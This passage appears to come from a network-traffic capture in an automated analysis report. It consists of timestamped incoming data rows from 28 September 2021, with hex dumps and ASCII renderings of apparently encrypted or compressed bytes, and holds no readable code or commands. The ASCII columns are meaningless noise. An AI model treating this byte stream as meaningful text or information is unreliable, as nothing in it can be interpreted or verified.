6f 24 70 d8 12 df 59 36 92 d5 42 91 ba 56 26 98 da Data Ascii: aj 8gZ D([Lvj])nss5S[k':B#uE8b;- 'X%,+v_@#mQqDBqj'g>yphuB11)a*Hurrv%)FEW`Quv '+o\$Py6BV&
2021-09-28 07:53:39 UTC	805	IN	Data Raw: e7 b1 d5 08 9d 5f 50 c3 ae e7 ad dc 74 12 42 ed 34 53 d3 d5 80 fc d7 57 47 cc 1f 93 3f a9 74 b2 d5 3f bb fd 18 ab 71 d5 03 b7 77 88 62 0a b5 41 e9 c1 36 be 22 5a 45 b3 28 2a 6b 83 63 24 ce 27 ec e4 5e 2f 90 e7 90 6a d3 02 d8 3c ee b2 9d 0a 8d a7 65 88 3d cd d8 f9 d5 23 7d 33 5c 53 68 59 2b 2c c4 06 30 e6 91 07 36 3b f2 2e 2a 0b 6d 4e 41 86 7e bb ca c7 b9 6d 80 73 59 4c 95 8a 1b 1c d4 32 d6 9a d4 96 dd f4 b7 39 01 0e 91 10 9b ed 0e ee 46 7d f9 40 f1 46 38 93 8f 4b d9 05 d3 35 ee c1 7f e3 e7 f6 7e ee a3 3f 67 2a 10 b5 76 af 90 89 57 27 c0 e2 d4 36 b6 09 c6 ad c1 5e 65 da 19 39 16 ab 94 69 71 fc 01 b6 b3 53 d8 b6 5d f3 38 a1 d7 d0 e0 bd 4a 04 3f aa 50 52 a2 c3 b3 cd 33 d2 60 3d 01 84 4d c7 98 74 34 99 12 cf d7 73 e9 9b cb 4f ca 8f db 27 2d 3a a7 b9 70 ca 6c Data Ascii: _PtB4SWG?t?qwba6"ZE(*kc\$^/j<e=#)3\ShY+,06;.*mNA~msYL29F}@F8K5~?g*vW6^e9i9Sj8J?PR3`=Mt4sO'-:pl
2021-09-28 07:53:39 UTC	809	IN	Data Raw: c0 ae 11 eb 0d 7a 9e 82 b2 d7 7d 29 53 9a 8c 71 d0 1e 57 aa fe 35 41 a4 1d 7c 43 0d 74 10 7d 1d 74 06 df 3b e9 65 e4 e4 d3 f0 e1 c0 77 43 26 d5 0c 0f 61 8e 00 40 0b 5d ab 49 89 f8 ff 8f 38 23 1c 9d 30 69 6a f8 51 b1 13 dc b8 7e 1b 4e 18 2f 1b c4 9b 78 4e a0 6a e0 db 4c 13 81 57 07 79 57 4d fe b7 e7 b0 d9 35 53 2b 44 07 8e 54 85 b6 db dc c1 67 e8 32 2c 3c 84 d8 c0 94 ea e9 fe 7e 80 a8 66 64 5e 6f dc b4 0f a7 a8 cf 15 9c e2 9c 0b 4d 6f 9d 4f bb 0f fe ed db 80 cc 29 82 af 4a 15 30 0f 54 de 37 bb 2a 84 70 91 42 cd 71 d1 b9 5c 4b 41 87 97 6e 6a 4a 7d 09 02 76 9a 7a 38 bf 70 df e1 66 63 66 9e 14 27 1b 39 d4 f3 09 ae 97 bc 92 c3 57 ce 31 76 9e e3 a2 a1 8d 39 d8 b9 96 7d c6 3f 55 14 b5 04 47 6a a5 c5 c3 40 af b8 a8 f4 b5 d5 14 ea 10 ab e2 8a 47 7b 4a 04 ea 6f 7f Data Ascii: z])SqW5A[C]t;ewC&a@j 8#0jQ~N~xNjLWyWM5S+DTg2,<-f^oMoO)J0T7'pBq[KAnjJ]vz8pfcf9W1v9)?U Gj<@G{Jo
2021-09-28 07:53:39 UTC	813	IN	Data Raw: 2d 9b 36 5e 64 cf 65 b8 48 f0 c0 19 bc ff 1f 40 81 8d c1 42 67 40 80 7a d5 32 9a c7 8f 5c 76 e9 8c 05 49 6d 63 63 28 ef 16 70 8c a6 77 4d 58 6e d0 5f cd 48 69 d1 c1 40 b2 9b c8 46 d9 40 27 b8 43 21 21 2c a3 6a 70 d8 91 80 00 a5 88 db 96 11 18 bb 03 75 0f 28 ed 02 fe 0c fc bc 56 00 95 7f b4 f1 ae 60 32 f0 fe 6f 70 6c 0a 37 bd d7 7f 08 40 27 d2 ec 3b 77 d3 97 63 ca 94 b7 97 e2 63 57 2e 01 7c e1 19 0b f3 e4 12 10 f2 73 dd 11 91 21 9c d4 80 d8 5a e6 75 9e 95 11 2d b6 f1 06 89 e2 83 99 b9 4b df a3 60 fc de bc b4 74 a6 ae 3c 7f a1 53 bd 89 9a d7 5c b8 ca 18 7f f6 e7 57 13 fd fd 54 dc ee f1 a0 a3 46 0f 45 65 98 4e ac c7 4a 45 cd 15 4c 02 06 8e c3 7f 2c 9f 91 23 d6 c8 62 9c c1 d6 6a c8 35 a1 66 b8 7f d3 27 90 8e 3b 6b af 09 71 4f ea be 2f ab 65 3f f1 01 fe 77 87 Data Ascii: -6^deH@Bg@z2lvImcc(pwMXn_Hi@F@'C!!jpu(V`2opl7@';wccW.J s!Zu~t<SIWTFEEeNJEL,#bj5f';kqO/e?w
2021-09-28 07:53:39 UTC	817	IN	Data Raw: 87 1f 42 13 ea b1 a9 65 61 db ab 82 99 ca 8d 77 59 80 26 38 7c ac 02 be 56 53 e7 bf aa b8 19 89 c1 cb ec 14 a4 f3 30 3e 2b ff 2f 02 ff bc b0 37 e8 60 ba 9d 15 8e 7f 48 ad 41 54 49 ba b3 58 cf 4f 1c 7d de f0 78 70 05 d5 56 90 96 f3 d5 41 bf ea 64 7e 54 b0 28 1d f4 2e 48 d9 ff d8 90 35 b2 d1 a9 4b 80 a8 b2 f7 cc c2 50 4a 8f 0a c4 39 c9 66 36 63 a0 9c 27 54 17 c4 b9 66 6d 15 c4 b3 3e 23 73 f0 a9 ce ae d1 16 f8 74 7a 05 90 1d b6 31 e6 06 8d 9d c4 5d 43 42 d5 b0 f3 ab 27 21 14 e1 6f 51 22 83 7a 86 36 ec 14 a5 e2 d0 c9 c4 09 ba 25 66 ab 55 37 b6 f6 ac 5c 73 fc ae 03 a6 b8 85 2e f8 3f 47 ee 6d 84 8e 90 38 c5 f9 2d 68 00 3b 28 1a 51 8f 71 03 ab 99 13 da b9 a1 97 c5 e2 b7 c8 02 ef fd e0 d1 11 ea e4 2a 2c 83 00 6d 7d 37 38 17 84 8c 22 90 59 3e 71 fd 42 68 30 d7 6b Data Ascii: BeawY& VS0>+/?HATIXO]xpVAd~T(.H5KPJ9f6c'TfmK>#stz1]CB'ioQ'z6%fU7!s.?Gm8-h;(Qq*,m)78"Y>qBhOk
2021-09-28 07:53:39 UTC	821	IN	Data Raw: 6a c8 40 21 2c 7f b9 14 bf e4 ef 8f 2e d1 35 bb 3c 23 07 3a d9 0f 47 33 82 9e 82 7e 69 e6 d0 38 57 1f eb 57 a3 9f 0f 6f 0d d9 a4 bc 5f b0 ea c6 a3 c5 e3 83 4f 5b 0c be d3 f2 d8 38 70 48 5e 4a 40 a9 21 8f 9d 50 bc ba 54 a0 61 87 f7 a6 67 da 38 3b 4d 64 0f a8 56 b5 de 3d d8 84 5c 32 f5 52 d8 8b 08 12 f9 65 1c f7 5b db 34 03 81 66 5a 2a ac 9c 22 a6 fd 74 7c 8e 6c ae 0e 76 e0 02 47 e1 e2 93 73 46 7f 41 4e 42 b6 20 bb c1 23 5b 71 9d f8 65 8a 2b ff 49 c5 5e 28 51 48 2f 0b d0 fd 90 65 3e d4 00 89 36 06 38 6b 02 30 d3 10 4b e9 91 fb 2d 0e 65 93 ae dc 65 72 89 1b 13 33 23 52 31 21 fd 99 6f 4e 6d 5f 00 8a c4 ef 59 52 9a c9 68 12 61 c5 e6 74 6f de 41 d4 bf ea da 5c 39 8d c6 81 50 61 97 94 e6 c3 af 53 74 a5 93 4f 33 c9 1f 67 cf a7 c9 03 0e a5 4f f7 9d cd 6d c1 44 6f Data Ascii: j@!.,5<#:G3~i8WWo_O[8pH^J@!PTag8;MdV= 2Re[4fZ"" lvGsFANB #[qe+I^(QH/e>68k0K~eer3#R!IoNm_YRhatoA 9PaStO3gOmDo

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:39 UTC	825	IN	Data Raw: 1f bc 38 e8 42 66 28 d1 93 c8 a0 9a d9 92 e3 af 83 fd 22 f1 2f 37 ae 3e fd 28 91 8a 83 2a 1f 71 fd 89 14 1c 5a a2 d0 f2 a5 42 e7 08 06 c0 65 ea 1c 17 a8 27 80 7b 7a 63 1d 8e db 5e 59 79 95 e9 d1 1a dd 45 90 ce e0 75 6a 65 e6 18 3b ee 65 b1 f1 b2 58 3d c4 6e c1 16 6e 92 fb a3 4d 5d 08 c6 fc 1f ac 4f 36 0a 2f a4 4c c6 3f 54 69 ec dc 68 2e 0c 04 bc 2a 6a 70 9b 05 c6 5e 39 21 05 f8 dd a3 15 d8 80 4a d3 3c d4 a1 16 8c f0 d8 71 e4 cb 5e 6c 7d 33 69 e8 5a 90 ec ae b7 0e 30 fc 4f c0 f8 7f 7a ac c1 3d 05 4a 49 7d 92 f1 9a 15 1c 4d c1 a1 5f 07 67 74 fe 50 5a 8e e5 59 e1 d0 ef d6 15 f3 6a 8a 03 3a 23 7d 59 71 a4 f3 31 60 2e 81 2e 25 35 a5 40 08 eb aa 7e ed 44 06 23 08 a5 bf d8 69 cb d2 b2 f6 8a 3a 54 4d 28 3c ab 0a ad 67 6e 55 25 88 22 ea ea 53 1b bc d6 66 d3 fd f8 Data Ascii: 8Bf("/f>(*qZBe{zc^YyEuje;eX=nnM]O6/L?Tih.*jp^9!J<q^l)3iZ0Oz=Jl]M_gtPZYj;#jYq1'..%5@~D#i4TM(<gnU%"Sf
2021-09-28 07:53:39 UTC	829	IN	Data Raw: 3d 7a 86 a8 06 3f bd 75 5c dc 3f a2 c5 6b 69 18 42 a7 18 eb 6b 4b f9 3f bc 3b 0a af af ed 6b 84 fe a3 44 2a b5 2e 94 63 6e 67 4d b5 c3 13 c1 40 fb 54 8d 84 ea c0 c4 f1 c7 98 55 9d eb d8 c1 bc 02 33 4b 68 60 68 03 d8 e9 1f 59 1d 13 d7 24 67 7e 6e 6f c2 4d e5 4d eb 05 11 a4 5c e1 30 fa f0 cf b7 8f 70 0b 16 66 65 42 72 0a 21 67 35 3e 37 a3 27 53 f4 42 e7 7f a9 bf 88 68 5e 97 11 83 a1 00 a7 08 71 df b3 5f 2b 21 3b cd 96 84 7d f2 29 7e 1e 37 a0 4e 74 34 40 e6 1b 27 ec de e5 cc 55 9d 9c 39 24 61 1c 29 b4 15 2d 50 39 0b 7b 88 ab 76 c9 ea d7 f6 84 b0 4f 1f 90 e6 29 d2 09 9b 01 c8 25 4d 91 8e ee 3d 92 99 b0 21 7c 63 15 94 6e 43 86 cd 87 95 4b e1 6c 69 97 6b 8e a1 5f 4c ca 83 da 11 6c 40 f4 e8 20 ae 8a 77 7d 32 49 d1 62 20 61 1f fb 41 cc 38 c6 f0 b5 91 3b 37 5a e8 Data Ascii: =z?u\?kiBkK?;kD*.cngM@TU3Kh'hY\$g~noMM\0pfeBr!g5>7SBh^x!_+;)-7Nt4@'U9\$a)-P9{vO}%M=]cnC Klik_Li@ wj2lb aA8;7Z
2021-09-28 07:53:39 UTC	833	IN	Data Raw: cb bf bc d2 97 6b f1 d2 54 52 34 5e 13 e4 d7 73 91 3a 8d b2 cb ee 53 4b 30 d5 3a 18 91 d6 68 a9 59 d1 63 e3 8c f7 61 35 21 11 58 d2 7b 35 a6 9f d2 b4 9f 34 59 f0 a0 35 cd ca 75 7b 0a d1 3e 14 02 f2 3e c7 84 2e 84 1a 1a 0c d8 4f 44 e3 2b 53 47 ec ff 65 22 b1 a5 d5 e5 28 e9 04 f0 e6 2f 09 cb 8c ee ca bc e3 08 ff f5 13 7d 9f 04 12 20 84 be dc 03 56 65 b1 4f 95 82 84 3c e9 73 11 c5 c4 13 ec dc b0 ab 55 f3 a2 3b 3d 60 27 91 de 3f 97 e8 12 8f 6d 24 44 6a cc c4 43 3f fe e5 78 04 8f e2 80 50 18 0a 82 23 d7 be 12 5d e9 ed ce 23 44 ef 97 65 85 a2 b6 ce 7e c6 0c b6 d0 84 c8 39 d0 f1 22 de 6c ce b9 c0 a6 16 e7 ae 0f 2b fd df d0 af 73 7c 2c 74 e1 92 5c b0 56 28 94 d4 2c b6 ba e4 18 63 f8 a5 b7 e0 00 d2 08 02 0b bf 0d 59 ac 05 89 e5 14 a7 63 ba 03 15 17 e4 a3 72 b0 Data Ascii: kTR4's:SK0:hYca5!X{54Y5u{>..OD+SGe"(/} VeO<sU;:=`?m\$LjC?xP#j]#De*~9"l+s],t\V{,cYCr
2021-09-28 07:53:39 UTC	837	IN	Data Raw: 63 38 40 ed a0 ab 8b 9e a2 84 16 b2 17 53 fc d2 da 60 d2 e9 46 54 25 d6 3d 25 2f 17 9d 5a c3 4b 11 c3 60 00 de a3 69 cb 14 4e 40 16 3a 51 39 10 da eb bd af bc 69 bc cb 88 ca 1a 57 28 43 53 c5 0d 99 02 f5 7f 96 a5 9e 66 c5 b8 2e 9a b3 4a d3 8d 7d 6a 68 bd 24 6a 8c 2d f2 d3 30 6e 86 a4 fa 44 01 1e a2 84 4c 45 84 06 fd 46 13 e0 b9 ec 2c 45 1a 64 dc 36 40 21 14 db 29 4b 79 fe 22 e0 f1 cb b2 69 f0 16 1f b5 68 43 03 6d 04 ce 98 b7 30 ed ad d4 bd 33 c9 17 51 5e a7 63 eb 51 96 db 90 fe a1 4a c5 16 41 ee 7b 19 fc 0e 37 54 00 f4 ea 62 ca 64 5e 05 7c 0f 70 9f 33 58 6e 72 ed a9 25 4e 6b 2c e8 f5 26 cc b6 3f cb 79 2c e0 ee c0 d1 a0 35 e8 18 48 b4 e8 8c 23 f5 21 a6 99 3a 8a b6 67 fe 42 41 01 68 51 06 97 94 39 ab cf 19 98 5a 65 4d 4f 53 f7 f6 16 a9 b1 8d b9 3a 11 f5 a8 Data Ascii: c8@S'FT%=%/ZK'iN@:Q9IW(Csf.Jj)h\$-0nDLEF,Ed6@!)Ky"ihCm03Q^cQJA(7Tbd^j]p3Xnr%Nk,&?y,5H#!:gBAhQ9ZeMOS:
2021-09-28 07:53:39 UTC	841	IN	Data Raw: 62 66 96 af 57 55 57 5a 58 1f 27 c9 75 f6 13 cc 98 4c e9 72 4e 68 c1 1f 9e 47 e5 34 78 d9 62 a7 78 d9 47 e2 1d e8 b9 7b 24 30 73 e9 88 a6 f4 f8 e4 32 f3 02 3b 62 5a cc ff 0a 94 cc 22 32 f2 7b 6b 47 c8 b2 82 3d f8 c6 80 55 05 13 43 32 d6 ad b7 d4 98 fb c2 59 a8 90 f0 35 80 ca 0d 21 f0 4c 67 91 48 18 29 0d 79 f2 2d a4 16 23 d6 f9 69 d8 06 3f b7 be c2 aa a9 d7 0c 0b 35 b1 8a b0 a0 1e 48 d2 fc 42 82 68 a7 59 f8 aa 7f 55 26 85 a4 5f b3 c3 42 86 8e 0d e7 76 f9 31 98 c5 51 da 4a 1c 34 74 e1 e9 18 ef 9c 2e ec ca f9 98 6d 95 37 35 26 55 58 eb 12 26 08 90 d2 5c ed 77 fe bb b5 b8 71 f4 86 87 22 9e bb 12 69 7b 1b 75 81 32 46 0c 53 7d 76 d9 00 41 2a 16 3e e4 e7 01 50 b5 df 68 2d fc 51 7f b5 a7 64 e0 4e 8c 44 ec f8 65 3e a3 8a 1c 85 6a 64 1d 21 a3 e0 45 8d cf 99 5a be Data Ascii: bFWUWZX'uLrNhG4xbxG;\$0s2;bZ"2{kG=UC2Y5!LgH)y-#i?5HBhYU&_Bv1QJ4t.m75&UX&lwq'i{u2FS}vA^>Ph-QdNDe>jd!EZ
2021-09-28 07:53:39 UTC	845	IN	Data Raw: ea 77 73 cf e1 b4 7a 79 cb a3 9d 75 2f 87 f5 cb 42 3d cb 6c a5 bf 96 a4 dc 65 36 bd a5 ae f0 b4 f5 b8 bf 9d 34 b7 2c 3e 5c a5 a6 3d 7e d6 85 16 99 02 38 99 a9 1e b3 b8 81 cd af 91 4a 2b 2f 9e 84 b5 c9 42 f6 ee 07 f1 1e 0b 44 70 d5 40 d7 e2 fa d1 e6 00 b5 13 74 ee 1c 3b dc b9 36 79 78 7b f6 f7 93 0d 28 55 2c 81 ce c7 20 a7 7e e0 01 53 6e 7f 59 78 b2 9e 7a ce 44 06 a1 8f 6b dd 52 c6 b1 ac 68 87 1c 98 e9 a8 96 97 89 cf 7b 69 2b 1c a6 84 6b 4c 25 ee 30 a6 be 9b 55 0b d1 78 dc a9 ab 3c 38 cf cf c0 f2 1c 6c 74 01 b4 ac 78 f6 66 9a f8 24 45 02 08 47 52 6e df 73 95 70 a5 af df 03 9f e7 22 0f 0c 4d d0 9c 10 f9 9c 8f 8e 07 de 02 3f 22 1b cd f4 17 ea ab fb 8a 58 a3 31 1c 7a 8b 50 80 17 d7 b5 d5 7f 5c 9a 02 43 b2 1f 0c 23 a9 c8 9d b3 8e 4b 54 de a7 7f 3f ac 1f 4b dd Data Ascii: wszyu/B=le64,> =-8J+/BDp@t;6yx{X, ~SnYxzDkRh[i+kL%0uX<8ltxf\$EGRnsp"M"?X1zPlC~KT?K
2021-09-28 07:53:39 UTC	849	IN	Data Raw: 39 8d fa 51 ec a2 0f 8a 4b 4a 3e 6d 65 e2 d6 ac 7e e1 be 8c 85 d0 e3 24 76 16 dd a8 08 ce 72 db b8 6f 6e 3a b5 15 4b 1d 55 23 f9 97 7f 58 7e 63 bf 3c 56 52 17 9d 95 70 02 dd 05 25 9d 17 b0 02 19 86 75 16 a7 22 37 b5 81 60 91 42 0c 01 84 9f b0 41 b0 82 ee cd 3b e6 7f cc 74 be 90 55 3b df 36 42 5a 6a 9c 4d be ac d9 7b 0f c1 85 76 06 4a c7 fc 9c 28 13 5a 55 08 bc 75 a9 9b 5c db 74 b7 97 d4 e2 b5 7c c6 d9 51 e4 5e 59 61 72 f2 5b 70 aa bd 15 a5 2f 3e da 82 4a 1e 13 04 ea b9 b6 bf de e9 d6 d9 0f db a6 2e 44 8c cb 5f 42 4d f0 60 84 a2 0d ea 4f 8f ce 81 5a 1d 44 7a b3 b6 7c 4a eb 12 92 14 fe 21 aa ed cd 05 e2 a8 5b 76 c5 e0 54 15 9a 5d c5 f3 25 24 98 a8 02 3f 69 52 05 64 73 0c fa ad f3 7b c7 1a 40 18 e5 35 6e c4 f5 61 f0 ec a2 06 bc a0 87 c0 23 32 3c d2 53 00 Data Ascii: 9QKJ>me~\$vron:KU#X~c<VRp%u"7'BA;tU;6BZjM{vJ(ZUu!tQ^Yar[pu>J.D_BM'/ZDZjJ!{vTj}%\$?Rds{[@5na#2<S
2021-09-28 07:53:39 UTC	853	IN	Data Raw: bb fb bc eb b0 42 95 9c 25 73 86 68 3b e2 62 20 fe 3a 37 f5 48 f0 d4 2b a2 0b 78 27 54 9a 89 ac 52 3d 03 98 33 7e e3 f2 a8 85 26 d6 6b 5f 11 da 84 9a 91 c6 6b a6 30 5a c4 cd 97 7a bc 92 f4 a3 f3 fa de 2c c1 fb af 34 71 17 e2 a5 37 ab 01 1d ab 45 76 f4 91 8f 73 fb 81 d6 a5 a4 0a 6d c2 ea 1a 2a bc f7 2e 4a 44 59 13 6d 47 ec a5 2c 35 a5 b6 ed ae 2c 91 7a 84 49 3c cd da 80 6d 52 b2 2d 83 82 bc 91 d8 f3 60 74 1c 15 49 88 b1 98 87 09 2c db 15 00 f1 06 91 62 f7 6b a6 83 44 8e 7a 27 78 d3 5b f9 ed 8c 68 0a 5f 0f 71 13 55 14 64 b0 4e e7 2f a3 13 b9 aa c3 a8 95 a2 ef a7 f8 32 3a 3a b4 54 b7 20 ce 33 fc 53 c2 24 83 38 3e 87 0b 8d 13 47 5f 24 e0 1b 30 c7 14 15 d9 8a fc f9 41 27 f4 b8 9f 75 ea 65 26 e9 0e 23 97 16 56 4a b2 6c b4 c3 80 2e 2f ae 0e 10 e4 27 60 a2 8d Data Ascii: B%sh;b :7H+x"TR=3~&k_0Zz,q7Evsm*.JDYmG,0,zl<mR~"tl,bkDz'x[h_uQdN/2::T 3S\$8>G_,\$0A'ue&#VJl./^
2021-09-28 07:53:40 UTC	857	IN	Data Raw: 55 63 e8 55 5d c6 2a 14 1b 5c ea 81 97 71 dc 42 11 04 f2 89 37 cf 8c 94 c6 ba be 16 41 5b ad c3 a7 66 21 ed ef 04 ab b4 4b da 0d f1 7b 99 86 a0 49 c6 fe 00 21 8b 09 d1 cf d7 e4 5f ff 3a ab f0 bf 66 b7 13 e2 b0 5a 94 05 83 65 f8 91 10 76 74 7b 1d 47 3c b5 9f 32 39 02 83 ab 0c a9 51 87 29 a7 ed d5 02 b4 aa c8 4e 01 75 ba 34 51 61 ea c5 6d c7 08 f2 47 d9 c9 e6 14 42 c0 44 b5 a2 bd 0a 22 5d 59 58 bf 24 a9 94 87 af 56 b7 3f 79 4b 52 39 fe dc 4e 29 e0 27 53 54 ae 7d ec 37 7b b4 9c 6f 0c 0a fe 98 f2 b2 a1 9c da 91 a9 df 58 6a ab 47 72 98 cd 21 e5 5a a9 b2 00 fd ff 08 03 10 a6 06 cb a8 4e 4d a1 85 84 ca 35 70 55 42 b3 2c cb 40 01 38 28 07 6a b3 31 2b 7e 4a be 2a 61 00 e7 be 91 d2 31 90 9a 4b 9f f1 34 6d ce fd 12 bc c8 a7 ee b9 42 fa 91 29 47 35 ac cb 22 31 59 7c Data Ascii: UcUj*Qb7A{f!K{ll_!fZevt{G<29Q)Nu4QamGBD"}YX\$V?yKR9N)ST'7{oXjGr!ZNM5pUB,@(j1+-J*a1K4mB)G5"1Y

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:40 UTC	861	IN	Data Raw: 0e bb 1c 26 5a 81 b7 99 f9 69 af f9 ef c3 d2 94 4c 03 54 ac 36 79 96 5f a4 d4 15 d8 34 57 98 53 c5 bd 7a 06 e2 99 41 ec cc 77 52 ab 07 04 03 e5 fa 33 89 83 99 ad 94 d6 32 84 66 0b ac eb 88 38 1e d3 d0 71 ef 0b 40 02 96 8b 74 70 35 d3 f1 74 e9 46 e6 0b 3f 27 b5 05 c8 bf 8e e4 d5 ea 90 07 82 dd 9a 81 1b 2a de 6d fc 37 27 bb 1e 70 46 7f b8 d5 d3 69 24 a2 47 2d 88 e6 de c7 da f5 38 f5 47 68 6c 03 f7 79 a7 9d cd 47 34 d0 a8 77 b0 f9 9b 8f 61 d1 64 77 f8 af 7a 07 43 26 e2 cc b3 ad ab 6d 66 c8 d8 9d 81 c7 74 c9 9e a5 70 f4 f1 6d dd 67 de e8 4e 27 24 f5 d1 8b e6 37 13 81 06 23 e5 3c be e0 a0 98 58 c6 aa 3f 3b a8 42 20 af 32 e1 0c 75 89 fa 89 74 53 b3 de 2a 90 a3 77 4c 9c a9 d9 aa 5b db a8 fc 99 1a 9a d5 8d ea e3 91 66 93 c7 08 2d f1 c5 56 73 aa b9 07 06 d2 67 ba Data Ascii: &ZILt6y_4WSzAwR32f8q@tp5tF?*m7pFi\$G-8GhlyG4wadwzC&mftpmgN\$7*<X?;B 2utS*wL[f-Vsg
2021-09-28 07:53:40 UTC	865	IN	Data Raw: bb 1c fc 5e ac 19 36 86 04 47 78 26 0b a8 cc 4a 04 fe 5b 4c 1e c8 ef 7a 9c 0b 04 9f fe 1a 8c cd 08 99 c3 60 c2 9d c3 af 30 48 9a e2 e4 f8 2b 96 24 c8 5b 5e 9c a4 37 5f 76 b4 c8 ba bb 6e 81 af 2d 6c 4f 0d 6c a4 e8 b6 96 5c 3f 7f 0d 11 3d 28 9b f0 f6 ca fe a1 61 56 35 18 1e 64 17 27 51 1d db aa 34 97 ed 6d 70 bd f2 55 c5 f7 34 b0 9d 7a f1 ef d8 ec de e9 6d 80 b7 58 b9 36 79 55 ee d8 05 0f 15 16 a0 b2 23 f0 05 ad 53 e7 c8 3e 5a d8 d9 d3 34 ee b1 f2 d8 c0 90 93 fe 75 4b 27 c6 7c 43 a6 dc df a4 98 1e 90 24 01 09 3f 1c 49 ab 74 00 82 a2 4d 18 6f fc 2a 9a 30 64 cb 35 12 e6 3f 50 6a 28 c3 80 3e 59 e1 30 c7 1a ab 0e 9b a2 77 07 6e 34 35 36 fc 09 41 d7 6b b2 8c 82 b4 2f 72 38 2d 49 48 64 61 00 85 45 fb 75 fa 25 e4 d1 f4 1c 11 95 0a 45 3e c7 96 22 27 c1 6d a7 ba b6 Data Ascii: ^6Gx&J[Lz`0H+[\$(`^_vn-IOl?=(aV5d'Q4mpU4zmX6yU#S>Z4uK'jC\$?lItMo^0d5?Pj(>Y0wn456Ak/r-IHdaE u%E>""m
2021-09-28 07:53:40 UTC	869	IN	Data Raw: b0 ed 21 57 2a 01 6c 34 c0 f3 99 c2 c8 62 98 6b 21 bb 6f bd 75 f8 7f 1c 4c 0b 30 d1 60 28 94 ca c4 24 73 2b a3 65 26 25 6d a5 b4 60 e7 8b ed 47 03 e8 a8 f2 ec 89 0d 5f 33 96 0b 6c 63 45 78 19 d0 02 39 41 5e ac f9 e6 0e fd 56 99 0a 54 ec cf 29 a0 12 6b 18 ce 13 8a 8a 55 e1 8f 33 36 d2 c4 2f 51 56 66 78 99 3f d4 c1 b4 51 f1 d8 c0 90 93 fe 75 4b 27 c6 fa 21 ce d0 b4 2b 23 2a 7c e7 fa 8b 89 b1 c3 e5 d6 ed 83 a4 82 59 fd f7 64 61 c4 91 87 58 39 38 14 d9 76 92 88 c5 96 18 34 5e 5b fa 11 7f fb 2c b6 0c b2 05 d2 58 d5 46 8f 6a f2 08 b6 4a b3 4d 39 48 46 25 55 31 50 0f 99 77 46 19 b9 b8 f9 89 61 27 5f de 5b 2d e0 97 18 da 90 07 2b 5c d5 df 75 2e 3a 61 17 62 31 12 63 70 f8 bb f6 ad 32 93 bd 33 00 d8 81 ac 9d 7f 24 01 c2 a1 a5 56 25 a6 62 12 1c 92 86 73 e4 ab cc 2c Data Ascii: !W`l4bk!ouL0'(\$s+e&%m`G_3lcEx9A^vT)kU36/QVfx?MQG.O^!+##jYdaX98v4^[,XFjJM9HF%U1PwFa'_[-\+ u.:ab1cp23\$V%bs,
2021-09-28 07:53:40 UTC	873	IN	Data Raw: fb 61 4c bd e2 e4 9c bf 06 6b fb 3b 4a a5 54 7d 2c e9 2b 6a 58 7d ef 2e eb e6 77 1b 6b 63 07 3e d0 08 37 a4 8a 88 0d 5e 94 71 34 fe 54 91 67 53 fc 4c 70 60 f1 54 48 43 db 67 10 0b ae be b0 11 0d 07 b7 a9 ab a0 4a de 4a bf be 8b cd 2b b1 e0 1b 66 83 19 49 3b d5 f0 a1 06 0e 64 0b 6f 6f b0 90 df 6e 44 37 b4 0a 97 cf c5 f9 e9 08 80 cf b1 04 80 c9 ff ee 20 94 64 7b bc ee 96 d0 f9 cc 29 d3 98 17 5a a5 b9 6d 45 d9 45 9c 41 80 5f de 0f 33 4a f4 d4 a8 d1 9d 31 9d a6 fc e2 79 91 ad 13 27 15 f6 7d 03 ff 6d cc b2 a0 16 55 b1 16 ea c4 a6 77 cf 35 82 48 b1 2d a9 c2 df 8e b1 c3 29 55 ed db 32 09 7d e5 a2 88 8f 64 3a 49 b5 8c 5b f0 23 f7 5d c1 6c ed 58 08 e0 0e ed 30 8d 8d 7a ef bc 7e f8 ce 29 18 70 e4 de 3c 70 a2 86 a3 0a 9a de d7 ec fd 1b 81 9e f6 45 46 69 71 f0 51 37 Data Ascii: aLk;JT;,+jX).wkc>7^q4TgSLp`THCGJJ+fl;doonD7 d()ZmEEA_3J1y}mUw5H-UJ2)d:lf{#}lXOz~)p<pEFiQ7
2021-09-28 07:53:40 UTC	877	IN	Data Raw: bd 67 33 bb fb d4 66 52 39 58 47 a2 91 9b 71 b7 a2 60 de 4a 7f d8 c6 c0 4f 50 d7 2d 7b c5 d1 15 29 af b4 ba 1d 6c e8 84 e0 f7 1d 4b 8a 77 c9 6c bf 50 67 d2 00 72 33 f0 82 4f 5b 12 31 2f 2f 8e 0a 7b f2 8f a1 53 80 a2 ae 5a e4 e3 82 b2 50 54 f4 c3 5c 36 00 8a 9b a7 f0 f2 bd 3f 64 46 8f 18 82 35 16 d4 bd ee 26 4d 13 a9 bd 68 9a b5 3e 20 bc 0a c7 07 34 d8 32 ae ef 5e f8 93 75 b9 e6 b9 80 fa ac e1 c2 ca ef 93 8f e6 2c db 08 79 ef 6c c4 c6 0b 87 97 37 ef dc d5 52 b7 a2 b5 bc 55 5e a9 89 85 38 1c e3 21 fa a3 f2 23 2c ee 7d 4a aa 3f 11 df 8e c0 22 ef a4 a6 37 3d 0e 70 39 cb 4d e4 7c cc d4 d9 7b 22 7b 41 5a 80 03 92 bb 83 2a 7c 3f f8 91 8b c3 73 7a 08 9c f0 7c fb 27 ed 82 ca f3 b2 60 bb 4b db f4 db ee be 7c 5b a5 c6 28 e3 ec 1a 05 05 87 c4 86 7b 6a dc 94 24 17 7f Data Ascii: g3fR9XGq`JOP-()lKwPgr3OQ/[/[SZPT6?dF5&Mh> 42^u.yl7RU^8!#.)J?""7=p9Ml["{AZ*}?sz~"Kl[({f\$
2021-09-28 07:53:40 UTC	881	IN	Data Raw: f6 4b 5b 0e 47 51 eb e1 b9 ef 2e 89 1f 14 a9 02 2c 15 be 03 db 03 f6 52 ad aa 2a bb 99 4c a2 ad 80 35 a0 32 65 7a 0b d8 ba 6c ad c6 fc bb b7 2a b0 1c 5e d1 3b 9e 7a e1 c1 90 63 ad f8 e8 67 d1 a2 e7 76 6e d1 fc a9 a9 c3 cd 53 29 dc c9 90 07 de 24 20 ae 86 b5 25 31 5e c3 72 18 46 a0 21 da 1b e0 69 9c a3 a5 ac cd 60 74 a1 12 76 8f c3 96 c7 34 d8 1d 06 1a 27 c4 63 aa 78 b1 5a f9 df 07 b7 7d 19 5e f0 fd c0 ba 21 59 b1 6c 15 8a ad 08 8c 08 ad 1c 27 91 7d 68 be 84 2c b7 62 6e b6 a0 ea 07 4a f6 3d 84 1c 78 bc 40 0b c8 10 f2 7c 54 28 c4 70 11 f5 87 5e 1c c7 74 25 88 ee fc 91 c9 44 75 46 